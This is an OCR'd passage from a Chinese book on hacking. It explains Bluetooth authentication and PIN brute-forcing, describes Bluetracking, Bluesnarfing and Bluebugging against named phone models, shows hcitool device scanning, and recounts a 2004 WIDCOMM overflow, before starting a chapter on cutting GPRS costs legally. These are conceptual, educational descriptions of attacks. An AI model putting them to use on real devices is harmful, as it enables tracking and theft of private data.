


图 29.6　基于 PIM 生成私钥

系统按照 E2 算法，根据 PIN 生成 128 位的连接 key。然后按照 E3 算法，根据连接 key 依次生成加密 key。连接 key 用于认证，加密 key 用于流量加密。

按照经典的 challenge-response 方法执行认证，它和计算世界的年代一样久远。UNIX 和 Windows NT 的登录认证过程基于同样的方法（图 29.7）。操作顺序如下：

1．连接的发起人（请求人）把它唯惟一的 48 位硬件地址（BD_ADDR）发给目标设备（核对人）。从某种意义上说，这个硬件地址类似于 MAC 地址，硬编码在网络适配器里。

2．核对人生成随机 128 challenge，指定为 AU_RAND，把它传给请求人。

3．核对人用 BD_ADDR，连接 key，challenge 生成加密序列（SRES）。请求人执行同样的操作。

4．请求人把生成的 SRES 传给核对人。

5. 核对人把它的 SRES 与来自请求人的响应作比较。如果匹配，建立连接。




图 29.7　认证过程

使用 challenge-response 方法，整个认证过程中不传输明文 PIN；因此，黑客不能窃听它。不过，可能会猜到它。甚至有可能窃听到 BD_ADDR，AU_RAND，和 SRES，在那之后，入侵者可以暴力猜测产生同样 SRES 的连接 key，倘若 BD_ADDR 和 AU_RAND 值已知的话。在奔 4 上，破解 4 个字符的 PIN 只需要几秒钟。

关于加密算法的有趣连接

■ “wireless Network security”。一本极好的、关于无线网络安全的手册，详细描述了认证和加密协议：http://csrc.nist.gov/publications/nistpubs/800-48/NIST_SP_800-48.

pdf。

- "Bluetooth Security"。描述加密和认证协议的好文章：http://www.niksula.cs.hut.fi/~jiitv/bluesec.html。
- "Bluetooth Security" Protocol, Attacks and Applications"。这份 PPT 大概介绍了蓝牙中用于加密和认证的、密码算法的关键特征：http://www.item.ntnu.no/fag/ttm4705/kollokvie_presentasjoner_2004/bluetooth_security.ppt。

29.4 攻击方法

在攻击蓝牙网络的多个方法之中，使用最多的是 Bluetracking，Bluesnarfing，和 Bluebugging。这些攻击方法都是利用蓝牙协议栈的漏洞（图 29.8）。




图 29.8　蓝牙协议栈

Bluetracking 攻击基于设备地址——BD_ADDR，它以明文的形式出现在网络中，因此，

黑客可以轻易窃听到它，并根据他确定设备的制造厂商，型号，和来源。分布在城市中、带有随机天线的黑客团体，可以轻易跟踪 victim 的活动。

谈论更多的 Bluesnarfing，仍披着一层神秘的面纱。黑客在大庭广众下，可以偷走支持蓝牙的设备中的笔记，联系人，地址簿，短消息，和其他私有信息。他们是怎么做的？黑客笑而不答。蓝牙开发者已经确认了攻击的可能性（http://www.bluetooth.com/help/security.asp）；不过，他们没有向公众公开技术细节。在许多移动设备上，对象交换服务（Object Exchange，OBEX）工作在不安全的模式下，不需要任何认证。例如，对某些型号的手机来说这很典型，如 Sony Ericsson（实际上，型号 T68，T68i，R520m，T610，和 Z1010），Nokia(6310，6310i，8910，和 8910i)，和 Motorola（V80，V5xx，V6xx，和 E398）。Siemens 的相关型号总是工作在安全模式里。

Bluebugging（也称为 Blue Bug）是 Bluesnarfing 的一种；同样是利用 OBEX 协议，不过，是用发送 AT 命令代替了交换对象。经常与 modem 打交道的人都知道 AT 命令是标准的通信命令。用这些命令，可以发送短消息，拔打由 victim 付费的电话，甚至通过 WAP 或 GPRS 在网上冲浪。执行这些动作，不需要任何认证。Bluebugging 造成的后果很严重，因此，建议那些工作在不安全模式下的手机的机主，轻易不要打开蓝牙。

即使那些安全的电话（例如 Siemens），甚至也可以被暴力破解。像前面提到的，可以在数秒钟内破解 4 字节（32 位）的 PIN。即使厂商把 PIN 长度增加到 16 字节，也不能防止黑客攻击启用蓝牙的设备；而且，还会给用户带来很多问题，例如，很难记住这么长 PIN，这意味着用户很可能会从“字典”中选择有意义的数字，从而使暴力攻击 PIN 更容易。

针对蓝牙的攻击方法超过 20 种，在这里把它们全部列出来实在是太无聊了。如果你对此有兴趣，可以阅读“Wireless Network Security”这本书和类似的文档。

与蓝牙安全相关的连接

- “Preliminary Study: Bluetooth security”。攻击蓝牙的概述：http://student.vub.ac.be/~sijansse/2e%20lic/BT/Voorstudie/PreliminaryStudy.pdf。
- “Wireless Security”。描述被开发商证实的蓝牙漏洞：http://www.bluetooth.com/help/security.asp。
- “Hardware Hacking”。关于硬件黑客的、精彩手册中的一章：http://www.grandideastudio.com/files/books/hpyn2e_chapter14.pdf。

29.5　蓝牙 hacking 工具概述

Linux 是 hacking 蓝牙最方便的操作系统。这主要得益于它那开放式的架构，允许黑客

使用现成的组件，它包含许多有用的工具，可以利用这些工具扫描蓝牙网络或进行Bluesnarfing 攻击。例如，hciconfig 工具，可以用-ifconfig 命令项选项启动，它还支持下列选项（图 29.9）：Scan——扫描网络边界并输出发现的蓝牙设备，Name——返回远程设备的名字，Cmd——利用通过 HCI（Human-Computer Interaction，HCI）的连接控制本地蓝牙设备，Cc——新建连接。命令的详细描述可以在 man 手册中找到。

```
# hciconfig -a
hci0:   Type: USB
        BD Address: 00:02:5B:A1:88:52 ACL MTU: 384:8  SCO MTU: 64:8
        UP RUNNING PSCAN ISCAN
        RX bytes:9765 acl:321 sco:0 events:425 errors:0
        TX bytes:8518 acl:222 sco:0 commands:75 errors:0
        Features: 0xff 0xff 0x8b 0xfe 0x9b 0xf9 0x00 0x80
        Packet type: DM1 DM3 DM5 DH1 DH3 DH5 HV1 HV2 HV3
        Link policy: RSWITCH HOLD SNIFF PARK
        Link mode: SLAVE ACCEPT
        Name: 'Casira BC3-MM'
        Class: 0x1e0100
        Service Classes: Networking, Rendering, Capturing, Object Transfer
        Device Class: Computer, Uncategorized
        HCI Ver: 1.2 (0x2) HCI Rev: 0x529 LMP Ver: 1.2 (0x2) LMP Subver: 0x529
        Manufacturer: Cambridge Silicon Radio (10)

# hcitool scan
Scanning ...
        00:04:0E:21:06:FD       AVM BlueFRITZ! AP-DSL
        00:01:EC:3A:45:86       HBH-10
        00:04:76:63:72:4D       Aficio AP600N
        00:A0:57:AD:22:0F       ELSA Vianect Blue ISDN
        00:E0:03:04:6D:36       Nokia 6210
        00:80:37:06:78:92       Ericsson T39m
        00:06:C6:C4:08:27       Anycom LAN Access Point
```

图 29.9　用 hcitool 扫描蓝牙设备

为了访问 HCI，可能会用到 Ioctl 代码或套接字选项。与之对应的命令带 HCI 前缀。这些命令如下：

`HCI_Create_New_Unit_Key`, `HCI_Master_Link_Key`, `HCI_Read_Pin_Type`, `HCI_Read_Authentication_Enable`, `HCI_Read_Encryption_Mode`, and `HCI_Change_Local_Link_Key`.

在 http://www.holtmann.org/linux/bluetooth 可以发现许多 Linux 下与蓝牙编程相关的信息。

WIDCOMM 里的溢出错误

WIDCOMM 公司（致力于无线因特网和数据/声音通讯信）为蓝牙设备提供相应的商业软件，减轻了硬件厂商的开发压力，他们不必亲自实现协议栈，用现成的就可以了。保守派程序员（例如 Yury Haron）非常了解所谓的“现成的”解决方案的真正价值。他们好几次因其他人的错误而受到伤害，因此，除了自己开发的代码外，他们不相信其他人的代码。他们的观点是很有根据的！

在 2004 年 8 月，在 WIDCOMM 里发现了一个重要的缓冲区溢出，攻击者发送特殊的包给启用蓝牙的设备，就能获得它的控制。在那之后，就没必要再费力暴力猜测 PIN 了。

这个漏洞影响运行在 Windows 98，Windows XP，Windows CE，和其他系统之下的 1.3.2.7，1.4.1.03，和 1.4.2.10 版本的 BTStackServer。另外，许多公司的产品都使用 WIDCOMM 软件包，包括 Logitech，Samsung，Sony，Texas Instruments，Compaq，和 Dell。还有三十几家硬件厂商也在使用这个软件。这些公司制造的蓝牙设备都处于危险之中，随时可能被攻击。尤其是流行的 HP IPAQ 5450 PPC，甚至有专门针对它的攻击代码。在某些情况下，可以通过打补丁或重编程固件来解决这个问题；不过，有些设备的漏洞暂时无法修复。可以在 http://www.pentest.co.uk/documents/ptl-2004-03.html 找到详细的信息。

CHAPTER

30

第 30 章　节省 GPRS 费用

移动因特网看起来很美，但用起来太贵，很多人消费不起。不过，并不需要你成为黑客来减少费用，或在某些情况下——免费，完全可以通过合法的手段来达成，这不需要高深的技术，普通人都可以做到！

几年前，我陶醉于成为支持 GPRS 移动电话的主人（在那时，这样的小玩意刚刚面市）。这个小玩意非常高级，用起来也很方便，就是费用太贵了（在当时，每千兆字节的进出流量为 600 美元）。这个小玩意就像一个无底洞，会把诚实的黑客迅速地拉到濒临破产的边缘。我很清楚，为了不沦为乞丐，我得想些办法了。但是，做些什么呢——攻击服务提供商的计费系统？不！这是犯罪，不值得这样做。诚实的黑客不是傻瓜，不会为一盒香烟打碎商店的窗户。Hack 必须是正直的，经得住时间的考验。在 hacking 几天后，便停止带来好处的事情，不值得尝试。经过一周的冥思苦想，我终于找到了解决之道。

30.1　通过代理服务器工作

网络协议支持压缩；不过，它不压缩需要付费的流量。而且压缩比非常低，因为 packer 必须处理大量小包的信息部分，而这些部分不允许优质压缩。另外，packer 不能使控制指令的传输延迟大于几毫秒；否则，宽带将会明显减小（注意，服务提供商最关心的就是带宽）。

因此，最好先用工具（例如 RAR 或 Zip，提供极好的压缩比）压缩数据。电子邮件和 Web 页大概能压缩 3 到 5 倍，从而把 1GB 费用减至大约 150 美元。这对黑客来说，还是能负担的！

有些 HTTP 代理服务器（图 30.1）支持 HTTP 压缩，可以有效提升性能，从而减少上网费用。当然，这要求你的 Web 浏览器可以处理压缩的 Web 页面（Firefox 和 Opera 默认支持，IE6 需要额外的调整，包括启用 HTTP/1.1 支持）。下面是我经常使用的、5 个最好的代理服务器：

